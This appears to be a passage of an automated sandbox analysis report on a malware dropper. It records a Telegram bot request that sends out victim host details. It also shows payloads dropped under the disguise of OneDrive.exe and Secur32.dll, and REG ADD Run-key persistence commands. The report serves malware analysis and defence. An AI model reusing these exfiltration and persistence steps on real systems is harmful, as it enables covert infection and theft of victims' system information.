May 4, 2022 11:05:52.364938974 CEST	1281	IN	HTTP/1.1 200 OK Date: Wed, 04 May 2022 09:05:52 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 5 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 74 72 75 65 0a Data Ascii: true


HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49753	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-04 09:04:58 UTC	0	OUT	GET /botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20New%20worker%20connected!%0A%0A%E2%9D%97%EF%B8%8F%20Info:%20%0A%E2%80%94%20GPU:%20Microsoft%20Basic%20Display%20Adapter%0A%E2%80%94%20CPU:%20Intel(R)%20Core(TM)2%20CPU%206600%20@%202.40%20GHz%0A%E2%80%94%20RAM:%208191%20MB%0A%0A%E2%9D%95%20Other%20info:%0A%E2%80%94%20Username:%20user%0A%E2%80%94%20IP:%20102.129.143.40%0A%E2%80%94%20Country:%20CH%0A%E2%80%94%20Build%20tag:%20BOba%0A HTTP/1.1 Accept: text/* User-Agent: soft Host: api.telegram.org Connection: Keep-Alive
2022-05-04 09:04:58 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.18.0 Date: Wed, 04 May 2022 09:04:58 GMT Content-Type: application/json Content-Length: 55 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
2022-05-04 09:04:58 UTC	0	IN	Data Raw: 7b 22 6f 6b 22 3a 66 61 6c 73 65 2c 22 65 72 72 6f 72 5f 63 6f 64 65 22 3a 34 30 34 2c 22 64 65 73 63 72 69 70 74 69 6f 6e 22 3a 22 4e 6f 74 20 46 6f 75 6e 64 22 7d Data Ascii: {"ok":false,"error_code":404,"description":"Not Found"}

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 68e7a0fa9f7dbbb34bc4bad97690ea72.exe PID: **6356**, Parent PID: **6076**

General

Target ID:	0
Start time:	11:03:33
Start date:	04/05/2022
Path:	C:\Users\user\Desktop\68e7a0fa9f7dbbb34bc4bad97690ea72.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\68e7a0fa9f7dbbb34bc4bad97690ea72.exe"
Imagebase:	0x400000
File size:	5888624 bytes
MD5 hash:	D9079709C37A9977A75123A38CBD6660
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: [New]1.exe PID: **6432**, Parent PID: **6356**

General

Target ID:	9
Start time:	11:04:37
Start date:	04/05/2022
Path:	C:\Users\user\AppData\Roaming\[New]1.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\[New]1.exe
Imagebase:	0x320000
File size:	723681280 bytes
MD5 hash:	9374A16E2B48794C1C45798358A87352
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	90			invalid handle	43	339408	WriteFile
unknown	unknown	1			invalid handle	5	339408	WriteFile

Analysis Process: conhost.exe PID: **4856**, Parent PID: **6432**

General

Target ID:	10
Start time:	11:04:39
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AppLaunch.exe PID: **5556**, Parent PID: **6432**

General

Target ID:	11
Start time:	11:04:40
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x11d0000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\0ZkOYc2aecGHWT_s	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	406EF7	CreateFileA
C:\Users\user\AppData\Local\Microsoft\OneDrive\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	433340	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	406EF7	CreateFileA
C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	406EF7	CreateFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4068BD	HttpSendRequestA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\0ZkOYc2aecGHWT_s	0	233	ea 32 fd fd fd fd fd fd fd fd bc fd fd fd fd fd fd fd fd fd fd fd fd e6 fd fd fd fd fd fd fd d7 fd f8 fd fd 1f 85 fd fd 2b fd fd fd ed fd 7f 25 fd fd fd fd fd fd fd fd de fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd b4 fd fd fd fd fd fd fd fd fd fd fd fd 23 fd fd fd fd fd fd fd fd 04 fd fd c2 fd fd fd fd fd 11 fd fd fd fd fd fd fd fd fd fd b0 fd fd fd fd 56 fd fd fd ce fd fd fd fd fd fd e1 fd fd fd fd fd fd 90 b7 fd fd fd fd fd fd fd fd fd ca fd fd fd fd fd 62 fd fd fd fd fd fd fd fd fd fd		success or wait	1	40682D	WriteFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	0	180120	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 21 c6 fd 65 fd fd fd 65 fd fd fd 65 fd fd fd fd fd 60 fd fd fd fd fd fd fd fd fd fd fd 6f fd fd fd fd fd fd 42 fd fd fd fd fd fd fd 75 fd fd fd fd fd fd fd 6c fd fd fd fd fd fd 66 fd fd fd 65 fd fd fd 3c fd fd fd fd fd fd fd 64 fd fd fd fd fd 17 fd 64 fd fd fd 65 fd 7f fd 64 fd fd fd fd fd fd fd 64 fd fd fd 52 69 63 68 65 fd fd fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$!eee`oBulfe<dd eddRiche	success or wait	1	40682D	WriteFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	0	324096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2a 5b fd 5d 6e 3a fd 0e 6e 3a fd 0e 6e 3a fd 0e 67 42 14 0e 7a 3a fd 0e fd 4d fd 0f 7a 3a fd 0e fd 4d fd 0f 66 3a fd 0e fd 4d fd 0f 6a 3a fd 0e fd 4d fd 0f 68 3a fd 0e fd 48 fd 0f 6b 3a fd 0e 6e 3a fd 0e 30 3a fd 0e fd 4d fd 0f 6a 3a fd 0e fd 4d fd 0f 6f 3a fd 0e fd 4d 78 0e 6f 3a fd 0e fd 4d fd 0f 6f 3a fd 0e 52 69 63 68 6e 3a fd 0e 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06	MZ@!L!This program cannot be run in DOS mode.$*[]n:n:n:gBz:Mz:Mf:Mj:Mh:Hk:n:0:Mj:Mo:Mxo:Mo:Richn:PEd	success or wait	1	40682D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\json[1].json	0	251	7b 0a 20 20 22 69 70 22 3a 20 22 31 30 32 2e 31 32 39 2e 31 34 33 2e 34 30 22 2c 0a 20 20 22 63 69 74 79 22 3a 20 22 48 fc 6e 65 6e 62 65 72 67 22 2c 0a 20 20 22 72 65 67 69 6f 6e 22 3a 20 22 5a 75 67 22 2c 0a 20 20 22 63 6f 75 6e 74 72 79 22 3a 20 22 43 48 22 2c 0a 20 20 22 6c 6f 63 22 3a 20 22 34 37 2e 31 37 35 34 2c 38 2e 34 32 35 30 22 2c 0a 20 20 22 6f 72 67 22 3a 20 22 41 53 32 31 32 32 33 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 0a 20 20 22 70 6f 73 74 61 6c 22 3a 20 22 36 33 33 31 22 2c 0a 20 20 22 74 69 6d 65 7a 6f 6e 65 22 3a 20 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 0a 20 20 22 72 65 61 64 6d 65 22 3a 20 22 68 74 74 70 73 3a 2f 2f 69 70 69 6e 66 6f 2e 69 6f 2f 6d 69 73 73 69 6e 67 61 75 74 68 22 0a 7d	{ "ip": "102.129.143.40", "city": "Hnenberg", "region": "Zug", "country": "CH", "loc": "47.1754,8.4250", "org": "AS212238 Datacamp Limited", "postal": "6331", "timezone": " Europe/Zurich", "readme": "ht tps://ipinfo.io/missingauth "}	success or wait	1	4065F6	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: reg.exe PID: **5996**, Parent PID: **5556**

General

Target ID:	12
Start time:	11:04:54
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v OneDrive /t REG_SZ /f /d C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
Imagebase:	0x2f0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: reg.exe PID: **6628**, Parent PID: **5556**

General

Target ID:	14
Start time:	11:04:55
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true

Commandline:	REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run /v OneDrive /t REG_BINARY /f /d 020000000000000000000000
Imagebase:	0x2f0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	OneDrive	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	2F5B15	RegSetValueExW

Analysis Process: conhost.exe PID: **5596**, Parent PID: **5996**

General

Target ID:	15
Start time:	11:04:55
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **4208**, Parent PID: **6628**

General

Target ID:	16
Start time:	11:04:56
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: [New]Salvity_crypted(2).exe PID: **5824**, Parent PID: **6356**

General

Target ID:	21
Start time:	11:05:45
Start date:	04/05/2022
Path:	C:\Users\user\AppData\Roaming\[New]Salvity_crypted(2).exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\[New]Salvity_crypted(2).exe
Imagebase:	0x9f0000
File size:	718766080 bytes
MD5 hash:	2A1FF9C5A823F8F05520932A0A39F345
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	90			object type mismatch	43	A09408	WriteFile
unknown	unknown	1			object type mismatch	5	A09408	WriteFile

Analysis Process: conhost.exe PID: **6064**, Parent PID: **5824**

General

Target ID:	24
Start time:	11:05:45
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AppLaunch.exe PID: **2480**, Parent PID: **5824**

General

Target ID:	25
Start time:	11:05:47
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x11d0000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE9CF06	unknown
C:\Users\user\AppData\Local\de388a71e75690f10580c2756b269ff1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CDEBEFF	CreateDirectoryW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DE7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DE7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6DE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6DE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CDE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CDE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	success or wait	1	6CDE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	end of file	1	6CDE1B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly